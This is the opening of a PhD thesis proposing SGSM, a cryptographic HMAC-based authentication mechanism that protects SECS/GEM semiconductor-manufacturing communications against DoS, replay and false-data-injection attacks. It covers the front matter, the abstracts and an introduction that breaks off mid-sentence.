

**CRYPTOGRAPHIC AUTHENTICATION-BASED
MECHANISM FOR SECURING SECS/GEM
COMMUNICATIONS FOR INDUSTRY 4.0
MANUFACTURING**

SHAMS UL ARFEEN LAGHARI

UNIVERSITI SAINS MALAYSIA

2023

**CRYPTOGRAPHIC AUTHENTICATION-BASED
MECHANISM FOR SECURING SECS/GEM
COMMUNICATIONS FOR INDUSTRY 4.0
MANUFACTURING**

by

SHAMS UL ARFEEN LAGHARI

**Thesis submitted in fulfilment of the requirements
for the degree of
Doctor of Philosophy**

April 2023

ACKNOWLEDGEMENT

I would like to express my profound gratitude to everyone who helped in any way to the completion of this thesis. To begin, I would like to immensely thank our "Allah," who immersed me with His boon and blessings and bestowed me with the tenacity of purpose, good health during this Covid pandemic, sound mind, and conducive facilities to conduct and document this research work.

I would like to express my heartfelt appreciation to my Research Supervisor, Dr. Selvakumar Manickam; my Co-Supervisor, Dr. Shankar Karuppayah; and Field Supervisor, Dr. Shafiq ur Rahman. This study would have been implausible without their vehement cooperation, commitment, unconditional support, and guidance over the last three years.

I would like to give innumerable thanks to the lecturers and peer researchers at the National Advanced IPv6 Center, the librarians, and other Center administrative staff for their generous support during my PhD journey, without which I would not have been able to complete this research.

I needed more than academic help to complete my thesis. Indeed, I owe a debt of gratitude to a large number of individuals for listening to and, at times, tolerating me over the last three years. I am speechless in my thanks and admiration for their friendship and loyalty. I must appreciate Dr. Ayman Al-Ani, Dr. Ahmed Al-Ani, and Ashish Jaisan for their steadfast personal and professional support during my stay at the USM University.

Most significantly, none of this would have been possible without the support of my parents, brothers, sisters, and extended relatives. I really do not have the words to express my gratitude for your assistance in getting me to where I am today, Mrs.

Sadaf Shams - my life partner. I intend to express my deepest love to my sons, Muhammad Suhaib and Muhammad Zuhaib, for being brave and having the fortitude to take care of everyday affairs back at home in my absence. I love you all.

Finally, I would like to convey my indebtedness to the unknown soldier, who supported me in every thick and thin. May the Almighty Allah abundantly bless you all. I dedicate my efforts to each and every one of you.

Shams Ul Arfeen Laghari, *Penang Malaysia, 2023.*

TABLE OF CONTENTS

ACKNOWLEDGEMENT	ii
TABLE OF CONTENTS.....	iv
LIST OF TABLES	x
LIST OF FIGURES	xi
LIST OF ABBREVIATIONS	xiv
LIST OF APPENDICES	xvi
ABSTRAK	xvii
ABSTRACT	xix
CHAPTER 1 INTRODUCTION.....	1
1.1 Overview	1
1.2 Background	3
1.2.1 Industrial Networks Communication Protocols	4
1.2.2 Cybersecurity Threats	5
1.3 Research Problem.....	8
1.4 Research Objectives	11
1.5 Research Scope and Limitations	12
1.6 Research Contribution	13
1.7 Research Steps.....	14
1.8 Thesis Organization.....	17
CHAPTER 2 LITERATURE REVIEW	18
2.1 Background	18
2.2 SEMI Equipment Communication Standards	21
2.2.1 SEMI Equipment Communication Standard: Part 1 (SECS-I)	23
2.2.2 SEMI Equipment Communication Standard: Part 2 (SECS-II)	24
2.2.3 High-Speed SECS Message Services (HSMS)	28

2.2.3(a)	HSMS Message Types.....	30
2.2.3(b)	HSMS State Model	31
2.2.3(c)	HSMS Communication Processes	32
2.2.1(c)(i)	Connection Establishment Process	32
2.2.1(c)(ii)	Connection Management Process	33
2.2.1(c)(iii)	Connection Termination (Tear-Down) Process	34
2.2.4	Generic Equipment Model (GEM).....	34
2.2.5	Message Encoding and Packaging	35
2.2.6	SECS/GEM Alarms and Data Collections	38
2.3	Cyber-attacks on SECS/GEM	39
2.3.1	Lack of Authentication Mechanism	39
2.3.2	Denial of Service (DoS) Attack Issues.....	39
2.3.3	Replay Attack Issues	42
2.3.4	False Data Injection Attack Issue (FDIA).....	43
2.4	Rule-Based System	44
2.5	Cryptographic Hash Functions.....	46
2.6	Industrial M2M Communication Protocols.....	52
2.6.1	Message Queuing Telemetry Transport (MQTT)	52
2.6.2	Open Platform Communications – Unified Architecture (OPC UA).....	53
2.6.3	Constrained Application Protocol (CoAP).....	54
2.6.4	Data Distribution Service (DDS)	54
2.6.5	SECS/GEM	55
2.7	Related Work.....	57
2.7.1	Authentication Mechanisms for M2M Communications.....	57
2.7.1(a)	Digital Signature-Based Systems	58

2.7.1(b)	Authentication Mechanisms – Issues and Limitations	61
2.7.2	SECS/GEM Security Mechanisms	63
2.7.2(a)	SECS/GEMsec Mechanism	63
2.7.2(b)	Secured SECS/GEM	68
2.8	Discussion	71
2.8.1	SECS/GEMsec – Issues and Limitations	71
2.8.2	Secured SECS/GEM – Issues and Limitations	73
2.8.3	Critical Review	75
2.9	Requirements for New Security Mechanism	76
2.9.1	Resilience Against Cyber-Attacks	77
2.9.2	Lightweight	77
2.9.3	Multi-Featured Solution	78
2.9.4	Customization and Compatibility	78
2.10	Chapter Summary	79
CHAPTER 3 RESEARCH METHODOLOGY		80
3.1	Methodology of the Proposed SECS/GEM Security Mechanism (SGSM) ...	81
3.1.1	Assumptions	81
3.1.2	Threat Model	82
3.1.3	Design Goal	83
3.2	Proposed SECS/GEM Security Mechanism (SGSM)	85
3.2.1	ACB Generation and Initialization (Stage 1)	88
3.2.1(a)	Authentication Code Block (ACB) – The Message Structure	89
3.2.1(b)	The combined functionality of Mode, Algorithm, and Secret-key ID	93
3.2.1(c)	Replay Prevention Mode (RPM)	95
3.2.2	Authentication and Message Integrity (Stage 2)	96

3.2.2(a)	Placement of ACB in HSMS Message	97
3.2.2(b)	Hashing-Based Mechanism	99
3.2.3	Prevention of Cyber-Attacks (Stage 3)	102
3.3	The Workflow of the Proposed SGSM Mechanism.....	106
3.4	Testbed Design and Performance Evaluation	111
3.4.1	Evaluation Matrices.....	111
3.4.2	Processing Time	111
3.4.2(a)	Processing Time for Generating Request Message at the Sender	112
3.4.2(b)	Processing Time for Verifying Response Message at the Receiver	113
3.4.3	ACB Control Message Overhead.....	113
3.4.4	Cyber-Attack Prevention Success Rate.....	114
3.5	Chapter Summary.....	115
CHAPTER 4 DESIGN AND IMPLEMENTATION OF THE PROPOSED SECS/GEM SECURITY MECHANISM (SGSM).....		116
4.1	Prerequisites for SGSM Implementation	116
4.1.1	Programming Language	117
4.1.2	Packet Capturing	118
4.1.2(a)	Scapy – A Packet Manipulation Tool.....	119
4.1.2(b)	Wireshark – A Packet Analyzer	120
4.1.3	Testbed Environment Setup	121
4.2	Packet Crafting using Scapy	123
4.3	SGSM Implementation Details	127
4.3.1	ACB Generation and Initialization (at the Sender)	128
4.3.2	Timestamp Generation	129
4.3.3	Computing Hash Using HMAC Algorithms.....	130
4.4	Processing SGSM Messages (at the Receiver)	131

4.4.1	ACB Verification	132
4.4.2	Hash Verification at the Receiver	134
4.4.3	Timestamp Verification at the Receiver.....	135
4.5	SGSM implementation Scenarios	137
4.5.1	Normal Scenario.....	137
4.5.2	Attack Scenario	140
4.6	Chapter Summary.....	140
CHAPTER 5 RESULTS AND DISCUSSION.....		142
5.1	Normal Scenario Experiment	143
5.1.1	Processing Time	144
5.1.1(a)	Calculating the Processing Time of SGSM with Different HMAC Algorithms	146
5.1.1(a)(i)	Sending Message (at the Host).....	146
5.1.1(a)(ii)	Receive Message (at the Equipment).....	149
5.1.1(b)	Processing Time of SGSM vs. SECS/GEMsec vs. Secured SECS/GEM.....	152
5.1.1(b)(i)	Sending Messages	153
5.1.1(b)(ii)	Receiving Messages	155
5.1.1(c)	Total Processing Time	157
5.1.2	Control Overhead	160
5.1.2(a)	SECS/GEMsec Control Overhead.....	160
5.1.2(b)	Secured SECS/GEM – Control Overhead	162
5.1.2(c)	SGSM – Control Overhead.....	163
5.1.2(d)	Control Overhead: SGSM vs. SECS/GEMsec vs. Secured SECS/GEM.....	165
5.2	Attack Scenario Experiments	166
5.2.1	SGSM (SHA256) Security Analysis	167
5.2.1(a)	DoS Attack Prevention	167

5.2.1(b)	FDIA Detection and Prevention	170
5.2.1(c)	Replay Attack-Detection and Prevention	171
5.2.2	Summary of Attack Analysis	173
5.3	Discussion	174
5.3.1	Attainment of Authentication and Integrity	175
5.3.2	Lightweight	176
5.3.3	Multi-Featured and Versatility	178
5.3.4	Attainment of Customizability	179
5.3.5	Cyber-Attack Detection and Prevention	181
5.4	Chapter Summary	182
CHAPTER 6 CONCLUSION AND FUTURE WORK		183
6.1	Conclusion.....	183
6.2	Impact and Significance of the Proposed Research	186
6.3	Research Limitations and Future Works	187
REFERENCES.....		189
APPENDICES		
LIST OF PUBLICATIONS		

LIST OF TABLES

	Page
Table 1.1 Research Scope and Limitations	12
Table 2.1 SEMI's SECS/GEM Communication Standards	22
Table 2.2 Description of HSMS Header Fields	29
Table 2.3 The Purpose and Values of the SType Header Field	30
Table 2.4 The SECS/GEM's Data Packaging Density	37
Table 2.5 Comparison of the Protocols and Main Features	56
Table 2.6 Summary of Related Works on Securing SECS/GEM	76
Table 4.1 Testbed Specifications	123
Table 5.1 Processing Time (in Milliseconds) of SGSM with Different HMAC Algorithms (at the Sender)	148
Table 5.2 Processing Time (in Milliseconds) of SGSM with Different HMAC Algorithms (at the Receiver)	150
Table 5.3 Total Processing Time Overhead	158
Table 5.4 SECS/GEMsec Control Overhead with RSA key size = 2048-bits.....	161
Table 5.5 SECS/GEMsec Control Overhead with RSA key size = 4096-bits.....	162
Table 5.6 Secured SECS/GEM - Anticipated Control Overhead with Different-Sized Payloads	163
Table 5.7 SGSM Control Overhead (key=256 bits).....	164
Table 5.8 Summary of Control Overhead	165
Table 5.9 DoS Attack Prevention Analysis.....	170
Table 5.10 FDIA Attack Analysis.....	171
Table 5.11 Replay Attack Analysis.....	173
Table 5.12 Summarized Results of Cyber-attacks	174
Table 5.13 Summary of the Performance Comparison	181

LIST OF FIGURES

	Page
Figure 1.1 Industry Sectors with the Most Cyber-incidents Globally in 2020.....	7
Figure 1.2 Research Steps	16
Figure 2.1 A Simplified and Generalized Industrial Shop-floor Network	20
Figure 2.2 SECS/GEM Capabilities	23
Figure 2.3 Scenario to Illustrate the Exchange of S1F13/S1F14 Message Pair	25
Figure 2.4 S1F13 Message Structure and Data Packaging.....	26
Figure 2.5 S1F14 Replay Message From Equipment.....	27
Figure 2.6 S1F14 Response Message Captured in Wireshark.....	27
Figure 2.7 HSMS Message Structure	29
Figure 2.8 HSMS Connection States.....	31
Figure 2.9 Equipment/Host Configuration Scenario	32
Figure 2.10 SECS/GEM's Connection Establishment, Control, and Data Message Processes	33
Figure 2.11 SECS-II Format Code-Byte	36
Figure 2.12 List Datatype with 500 Data Items	37
Figure 2.13 Scenario of Capturing, Intercepting & Attacking SECS/GEM Communications	41
Figure 2.14 Common Cryptographic Hashing Algorithms	47
Figure 2.15 Sending and Receiving Messages Using SECS/GEMsec Mechanism	65
Figure 2.16 SECS/GEMsec Architecture	67
Figure 2.17 Workflow of Secured SECS/GEM Security Mechanism.....	69
Figure 3.1 The Placement of SGSM in the Layer-Architecture of SECS/GEM	86

Figure 3.2	The Architecture of the SECS/GEM Security Mechanism (SGSM)	87
Figure 3.3	Host and Equipment Configurations Using SGSM	89
Figure 3.4	ACB Message Structure	90
Figure 3.5	Authentication and Encryption Mode Activation	95
Figure 3.6	The Piggybacked ACB with SECS/GEM Message	99
Figure 3.7	Rule-Based Controls for Verifying HSMS Messages.....	103
Figure 3.8	SGSM Mechanism with Configurable Options	106
Figure 3.9	SGSM Workflow (Authentication)	110
Figure 4.1	Running Scapy on the Attack Machine.....	119
Figure 4.2	Packet Capturing using Wireshark.....	120
Figure 4.3	Testbed Environment: Attack Scenario	122
Figure 4.4	Packet Capturing using Scapy.....	124
Figure 4.5	Capturing HSMS Packets using Scapy	125
Figure 4.6	Captured Linktest.res Control Message	125
Figure 4.7	Crafting and Transmitting Attack Packets using Scapy.....	126
Figure 4.8	Attack Packet Captured and Dissected using Wireshark	127
Figure 4.9	High-Level Overview of SGSM Processes.....	128
Figure 4.10	ACB Generation, Timestamp Generation, and Computing HMAC Value at the Sender	131
Figure 4.11	Rule-Based Code for Verifying Message at the Receiver	132
Figure 4.12	Flowchart of ACB Verification at the Receiver.....	133
Figure 4.13	Pseudocode for HMAC Verification.....	134
Figure 4.14	HMAC Verification Steps.....	135
Figure 4.15	Pseudocode of Timestamp Verification at the Receiver	136
Figure 4.16	Timestamp Steps Performed at the Receiver	137
Figure 4.17	Testbed Environment: Normal Scenario	139
Figure 5.1	Evaluation Strategy	143

Figure 5.2	SGSM Processing Time at the Sender	149
Figure 5.3	SGSM's Processing Time (at the Receiver)	152
Figure 5.4	Processing Time: SGSM(SHA256) vs. Secured SECS/GEM vs. SECS/GEMsec	154
Figure 5.5	Processing Time: SGSM(SHA512) vs. Secured SECS/GEM vs. SECS/GEMsec (at the Sender)	155
Figure 5.6	Processing Time: SGSM(SHA256) vs. Secured SECS/GEM vs. SECS/GEMsec (at the Receiver)	156
Figure 5.7	Processing Time: SGSM(SHA512) vs. Secured SECS/GEM vs. SECS/GEMsec (at the Receiver)	157
Figure 5.8	SGSM: Control Overhead vs. Message Size.....	166
Figure 5.9	Launching DoS Attack on SGSM	168
Figure 5.10	SGSM Detected and Prevented DoS Attack (at the Equipment)	169
Figure 5.11	Wireshark Capture of Injected DoS Attack Message	169
Figure 5.12	SGSM: Replay Attack Detection and Prevention	172
Figure 5.13	Comparison of Processing Time Overhead	178

LIST OF ABBREVIATIONS

ASCII	American Standard Code For Information Interchange
CoAP	Constrained Application Protocol
DDS	Data Distribution Service
DTLS	Datagram Transport Layer Security
EEF	Engineering Employers Federation
FDIA	False Data Injection Attack
GEM	Generic Equipment Model
HMAC	Hash-Based Message Authentication Code
HSMS	High-Speed SECS Message Services
HTTP	Hyper Text Transfer Protocol
IBM	International Business Machines
IT	Information Technology
M2M	Machine-to-Machine
MD5	Message Digest 5
MQTT	Message Queuing Telemetry Transport
NIST	National Institute of Standards and Technology
OPC UA	Open Platform Communications – Unified Architecture
OSI	Open Systems Interconnection
OT	Operational Technology
PLC	Programmable Logical Controller
PPChanged	Process Program Changed
REST	REpresentational State Transfer
RFC	Request for Comments
SECS	Semiconductor Equipment Communication Standard

SECS-I	SEMI Equipment Communications Standard, Part 1
SECS-II	SEMI Equipment Communications Standard, Part 2
SEMI	Semiconductor Equipment and Material International
SGSM	Secured SECS/GEM
SHA	Secure Hash Algorithm
TCP/IP	Transmission Control Protocol / Internet Protocol
TLS	Transport Layer Security
TSMC	Taiwan Semiconductor Manufacturing Company
UDP	User Datagram Protocol
WFH	Work From Home

LIST OF APPENDICES

Appendix A	Processing Time
Appendix B	Python-Based Attack Script

**MEKANISMA BERASASKAN PENGESAHAN KRIPTOGRAFIK UNTUK
MELINDUNGI KOMUNIKASI SECS/GEM BAGI PEMBUATAN
INDUSTRI 4.0**

ABSTRAK

Industri 4.0 merupakan satu kuasa pemandu yang sedang membuat perubahan besar terutamanya dalam sektor pembuatan yang melibatkan pendigitalan komponen integral yang tersaling-hubung dalam proses pengeluaran. Dengan integrasi teknologi robotik, pembelajaran mesin, kecerdasan buatan, data raya, pengkomputeran awan, Internet of Things (IoT), dan penambahbaikan proses automasi, kesalinghubungan terbuka ini menyebabkan sistem perindustrian semakin terdedah kepada serangan siber. Standard Komunikasi Perkakasan Semikonduktor/ Model Perkakasan Generik (SECS/GEM) merupakan protokol komunikasi Mesin-ke-Mesin (M2M) legasi yang digunakan secara meluas dalam industri semikonduktor serta industri lain yang berkaitan. Protokol ini direkabentuk untuk digunakan dalam persekitaran kilang yang boleh dipercayai, terkawal serta diregulasikan, dan terasing dari rangkaian luar. Industri 4.0 yang telah merevolusikan industri pembuatan dan ketersambungan perkakasan ke rangkaian Internet telah menyebabkan perhatian diberikan semula kepada SECS/GEM kerana protokol ini tidak mempunyai sebarang perlindungan terhadap serangan siber. Tesis ini mencadangkan Mekanisma Sekuriti SECS/GEM (SGSM) yang menawarkan komponen pengesahan, integriti, dan perlindungan terhadap serangan siber. Mekanisma yang dicadangkan telah dibandingkan dengan piawai SECS/GEM, Secured SECS/GEM, dan SECS/GEMsec dari segi masa pemprosesan, overhead kawalan, dan daya tahan terhadap serangan siber. SGSM telah menunjukkan keputusan yang sangat memberangsangkan, sekaligus menunjukkan ia

dapat memastikan peranti SECS/GEM dapat berkomunikasi hanya dengan perkakasan industri yang sah sahaja, dengan integriti mesej dikekalkan, mesej yang dipalsukan dibuang, serta dapat mengelakkan serangan seperti serangan Penafian Perkhidmatan (DoS) , serangan main semula, dan serangan injeksi data palsu (FDIA) dilakukan terhadap komunikasi SECS/GEM. Berdasarkan hasil dan ciri-ciri yang disokong oleh SGSM (iaitu, berdaya tahan terhadap serangan siber, kaya dengan ciri, ringan, dan boleh disesuaikan), dapat kita disimpulkan bahawa SGSM adalah mekanisme keselamatan yang paling sesuai pada masa sekarang untuk membolehkan komunikasi SECS/GEM dalam persekitaran Industri 4.0.

**CRYPTOGRAPHIC AUTHENTICATION-BASED MECHANISM FOR
SECURING SECS/GEM COMMUNICATIONS FOR
INDUSTRY 4.0 MANUFACTURING**

ABSTRACT

Industry 4.0 as a driving force is making huge strides, particularly in the manufacturing sector, where all integral components involved in the production processes are getting digitally interconnected. Fused with improved automation and robotics, machine learning, artificial intelligence, big data, cloud computing, and the Internet of Things (IoT), this open network interconnectivity makes industrial systems increasingly vulnerable to cyber-attacks. Semiconductor Equipment Communication Standard/Generic Equipment Model (SECS/GEM) is a legacy Machine-to-Machine (M2M) communication protocol used profoundly in the semiconductor and other manufacturing industries. It is mainly designed to be utilized in a trusted, controlled, and regulated factory environment separated from external networks. Industry 4.0 has revolutionized the manufacturing industry and has brought SECS/GEM back to the limelight, as it lacks security safeguards to protect against cyber-attacks. This thesis proposes SECS/GEM Security Mechanism (SGSM) that offers authentication, integrity, and protection against cyber-attacks. The proposed mechanism is compared with the standard SECS/GEM, Secured SECS/GEM, and SECS/GEMsec mechanisms in terms of processing time, control overhead, and resilience against cyber-attacks. The SGSM exhibited promising results, indicating that it effectively enabled SECS/GEM devices to only communicate with authorized industrial equipment, maintained message integrity, discarded forged messages, and prevented attacks such as Denial-of-Service (DoS)

attacks, Replay attacks, and False-Data-Injection-Attack (FDIA) attacks launched on SECS/GEM communications. Based on the results and features supported by SGSM (i.e., resilient against cyber-attacks, feature-rich, lightweight, and customizable), it is concluded that the SGSM is the best option among currently available security mechanisms such as Secured SECS/GEM and SECS/GEMsec for securing SECS/GEM communication in an industrial 4.0 environment.

CHAPTER 1

INTRODUCTION

This chapter, divided into nine sections, discusses the research topic and the critical aspects of the SEMI Equipment Communication Standard / Generic Equipment Model (SECS/GEM) communication standard. Section 1.1 presents a general overview of Industry 4.0 and underlines the importance of Machine-to-Machine (M2M) communication protocols in Industrial Networks. Section 1.2 presents trends of cyber-attacks in industrial networks and highlights the significance of an effective and efficient security mechanism that protects SECS/GEM devices against cyber-attacks such as DoS attacks, False-Data-Injection-Attacks, and replay attacks. The problem statement, research objectives, and scope of the thesis are presented in sections 1.3, 1.4, and 1.5, respectively. Section 1.6 discusses the contribution of this study, which is to propose a security mechanism to authenticate SECS/GEM devices and prevent cyber-attacks such as Denial-of-Service (DoS) attacks, impersonation attacks, replay attacks, and False-Data-Injection Attacks. Section 1.7 illustrates the roadmap and discusses the steps for securing SECS/GEM communications in Industry 4.0 ecosystem. Section 1.8 presents the organization of this thesis.

1.1 Overview

One of the most significant developments in the history of mankind that has influenced the most human life is the industrial revolution(Sari et al., 2020). The advent of mechanical equipment powered by thermal and kinetic energy revolutionized industrial processes at the culmination of the 18th century and was

vocally referred to as the first industrial revolution. This echoed mass production, which was achieved with the emergence of electrical technology during the mid of 19th century, thus, recognized as the second industrial revolution. The industries took flight with the invention of the Programmable Logical Controller (PLC) in late 1960, which revolutionized industrial automation and was referred to as the third industrial revolution (Masset et al., 2018; Oztemel & Gursev, 2020). Technological advances have progressed so exponentially over the last few decades that we have entered the fourth industrial revolution, dubbed Industry 4.0 (Aheleroff et al., 2020). As the turning point of this technological revolution, cyber-physical structures have been praised so that the physical world can be completely incorporated into the virtual world. Additive Manufacturing, Internet of Things (IoT), Machine Learning, Big-Data Analytics, 5G Networks, Cloud Computing, and Autonomous Robots are the main developments of this modern technological age, which bring revolutionary changes in the economy, industry, society, and individuals (Galli, 2018). Industry 4.0 is moving towards modernizing the production process and increasing industrial productivity with its emphasis on advanced robotics and automation, new forms of machine-to-machine interaction, real-time data collection, machine learning, and enhanced connectivity (Azaiez et al., 2019). The growing population has growing demands for customized products in the shortest possible time at the cost of large-scale production.

Industrial equipment/machines usually generate a massive amount of data (Masset et al., 2018; Oztemel & Gursev, 2020), and this generated data can be highly useful for improving various aspects of the production processes, such as throughput, maintenance, performance, and other key-performance-indicators. The Machine-to-Machine (M2M) communication protocols play a critical role in the shop floor,

allowing manufacturing equipment/machines to be integrated with wired or wireless network adaptors to communicate and exchange information without human intervention. M2M communication refers to the interaction as well as data exchange between two or more interconnected machines without human intervention (Amodu & Othman, 2018). This encompasses almost everything, including smartphones, laptops, tablets, factory equipment, robots, and automatic sensors. These devices are enabled to react and adjust their internal processes based on external feedback (Yang et al., 2019). Based on effective M2M communications and interactions, machines and factory equipment provide information on patterns in usage (or misuse) and signal events to act immediately. Machines can be interconnected to produce operational performance statistics, predictive diagnostic data, inactivity analysis, and a host of related monitoring and control information. Thus, a bird's-eye view of the shop floor can be visualized, and timely preemptive decisions with simple cost-savings advantages may be made. M2M can transform the conventional linear supply chain into a feedback loop that continuously flows through dynamic business alliances that produce, distribute, and service the objects (Esfahani et al., 2019). Human intermediaries will, in many cases, be entirely eliminated from the equation. With specified and managed parameters, equipment assets can make key decisions themselves, thus providing the stakeholders with maximum cost-effectiveness.

1.2 Background

While emerging technology is bringing operational hardware online, the separation line between operational technology (OT) and information technology (IT) is becoming increasingly blurred. IT deals with digital information and data flow, whereas OT is focused on the operation of physical processes and the

machinery required to carry them out. Industry 4.0, smart manufacturing, and industrial internet-of-things (IIoT) are all terms that refer to the intersection of IT and OT in order to monitor physical processes within an industry setting and use data to make predictive, corrective, and adaptive decisions in order to reduce operational costs (Tay et al., 2021). Although the separation line between OT and IT is disappearing, the emphasis is still on protecting OT assets (Laghari et al., 2021). The protection of IT assets is usually ignored altogether (especially the cybersecurity aspects). Many believe that manufacturing is a closed environment and is thus immune to cyber-attacks; however, this is a complete misconception (Lezzi et al., 2018).

1.2.1 Industrial Networks Communication Protocols

A number of industrial and IIoT protocols for M2M communication are available such as SECS/GEM, Modbus, Message Queuing Telemetry Transport (MQTT), Open Platform Communications – Unified Architecture (OPC UA), Constrained Application Protocol (CoAP), Data Distribution Service (DDS), and many more. Cybersecurity was not a primary consideration throughout the development of many of these protocols since they were designed mainly for use only in closed, air-gapped, and trusted industrial networks (Asghar et al., 2019). Industry 4.0 as a driving force requires interconnectivity with industrial networks to access real-time equipment/machine data whenever and wherever needed. The security of these protocols against cyber-attacks must, therefore, be assured.

SECS/GEM is an industry-standard protocol that has been widely used in virtually every semiconductor industry for several years, including surface mount technology, electronics assembly devices, photovoltaic, and solar cell manufacturing

(Ewe et al., 2020). SECS/GEM provides various capabilities that enable the rapid transformation of traditional factories into smart ones via M2M communication, automation, and real-time data acquisition for monitoring, control, and analytics. It cannot be denied that the SECS/GEM interface is becoming an increasingly important requirement for newly built industrial equipment (Cimetrix, 2020). Nevertheless, it is also a bitter truth that SECS/GEM is absolutely devoid of security features and hence absolutely vulnerable when utilized in an Industry 4.0 environment without the required safeguards and security measures. This is because once cybercriminals breach an industrial network's frontline defenses (such as firewalls), they gain easy access to SECS/GEM machines and can do anything they want, including injecting malicious content and launching a denial-of-service (DoS) attack. Thus, the purpose of this study is to secure SECS/GEM operations by authenticating the communicating entities, preventing alterations to the message in transit, and strong defense against cyber-attacks.

1.2.2 Cybersecurity Threats

Figure 1.1 depicts the number of reported cyber-incidents globally in 2020, with the manufacturing sector suffering from 67 incidents and expected to grow significantly (Johnson, 2021). Cybercriminals are well aware of the existence of sensitive IT and networking assets within industrial networks. Due to stakeholders' failure to address cybersecurity concerns, cybercriminals find it very easy to penetrate such networks. (Mullet et al., 2021).

The worldwide outbreak of the coronavirus pandemic in 2019 was shortly afterwards pronounced as a pandemic by the world health organization (WHO), resulting in strict lockdowns, requiring governments to suspend operations in most

sectors, including the manufacturing industry. The manufacturers were left with no alternative but to allow employees to carry out their responsibilities remotely, i.e., work from home (WFH), to ensure their health and safety while ensuring the continued operation of their businesses. Although working from home and remotely accessing critical infrastructure allowed business continuity, it also expanded the threat landscape. Today, manufacturers face an increased risk of cyber-attacks by cybercriminals looking to take advantage of these uncertain times.

Awareness of the effects of Industry 4.0 and the increase in cybercrime gradually increased in 2017 and 2018. However, many companies in the industry remained unaware of the dangers. By 2019, Manufacturing had risen to become the eighth-most targeted industry by cyber attackers (Miller, 2021). The issue became particularly acute in 2020 when many businesses were compelled to rely nearly completely on remote workers owing to pandemic limitations. The cyber-criminals were aware of the WFH situation, hence intensified attacks, which resulted in Manufacturing jumping from the eighth to the second most targeted industry by cyber attackers, trailing only finance and insurance, implying a 300% increase in a single year (Kazu & Thomas, 2021).




Figure 1.1 Industry Sectors with the Most Cyber-incidents Globally in 2020

Recent cyber-incidents have particularly reached a dangerous level in the manufacturing industry, making it a highly vulnerable and targeted sector (Gupta et al., 2018). According to a recent survey by the Engineering Employers Federation (EEF), 48 percent of manufacturers have been exposed to a cyber-incident at some point, half of which caused financial loss or adversely affected the market. Similarly, according to a study performed by Cyber Security Ventures, cybercrimes would cost companies across the world \$10.5 trillion per year by 2025, representing a significant rise from the \$3 trillion per year estimated in 2015 (Morgan, 2021). While manufacturing production has picked up rapidly in recent years, the Verizon data breach investigation report 2019 described 352 cyber-incidents, of which 87 (i.e., 24.7%) were among manufacturers. The Taiwan Semiconductor Manufacturing Company (TSMC) malware attack is the biggest security breach in the history of Taiwan. It exposed the cybersecurity vulnerabilities in manufacturing environments,

as this sector embraces Industry 4.0 with increased automation and networked communication (Peng, 2018).

The criticality of cybersecurity issues in manufacturing has been recognized recently, and several studies have been carried out to recommend appropriate security mechanisms for Industry 4.0 and IIoT (Conti et al., 2019; Gupta et al., 2021; Oztemel & Gursev, 2020; Yu & Guo, 2019). Relying on devices participating in the IIoT network is crucial to the smooth functioning of the network because a single hacked node may become malevolent, bringing the whole system to a halt or causing catastrophes. Therefore, it is vital that the equipment and machinery interacting in the IIoT environment establish a reliable relationship and communicate only with trusted and authorized devices. Various studies address cybersecurity issues in the industry and propose authentication mechanisms as a potential solution.

1.3 Research Problem

Within the landscape of Industry 4.0, cybersecurity plays a leading role in preventing the loss of companies' competitiveness (Corallo et al., 2020). However, the focus of security in the manufacturing and automation industry has been up until recently on securing organizational perimeters, i.e., preventing unauthorized access to the industrial network (Culot et al., 2019; Lezzi et al., 2018). It was formerly assumed that rigorous access regulations adapted to limit physical access to industrial equipment, computing infrastructure, and communication infrastructure would prevent attacks, which is a complete myth. In today's digital and interconnected world, attackers do not require physical access to initiate attacks; instead, attacks can be conducted remotely at any time. Recent studies suggest that the number of targeted cyber-attacks is rising, and the manufacturing industry is an attractive target

(Gupta et al., 2021; Tuptuk & Hailes, 2018). The spike in cyber-attacks indicates that adapting features promised by Industry 4.0 without considering security makes the manufacturing industry one of the leading targeted and among the most vulnerable sectors.

The SECS/GEM is an industry protocol and has been in profound use for several years in almost all manufacturing industries (Ewe et al., 2020). The SECS/GEM protocol is widely deployed on manufacturing equipment in all major semiconductor industries (Shackelford, 2020). SECS/GEM-enabled industrial equipment and machines generate a massive amount of data (Ruiz-Sarmiento et al., 2020; Shackelford, 2020). The great precision with which this data is generated can be extremely insightful and beneficial for optimizing several aspects of the manufacturing processes, including predictive maintenance, performance, throughput, and other key performance indicators. The Standard SECS/GEM implementations offer no security features by default to establish a network connection with other entities in the network (Al-Shareeda et al., 2022; Cimetrix, 2018). Authentication and encryption are the two primary methods that are proposed to secure SECS/GEM communications over the network. Existing authentication mechanisms rely on digital signatures, which have the drawback of requiring a significant amount of processing time. As a result, these mechanisms are not ideal for SECS/GEM since SECS/GEM is designed to provide near real-time insights into the production systems. On the other hand, the existing encryption mechanism only encrypts the payload and leaves the message header unencrypted. This is a problem because the header contains sensitive information, and leaving it unencrypted makes the communication vulnerable to attacks such as FDIA, DoS, and replay attacks. The potential damage caused by 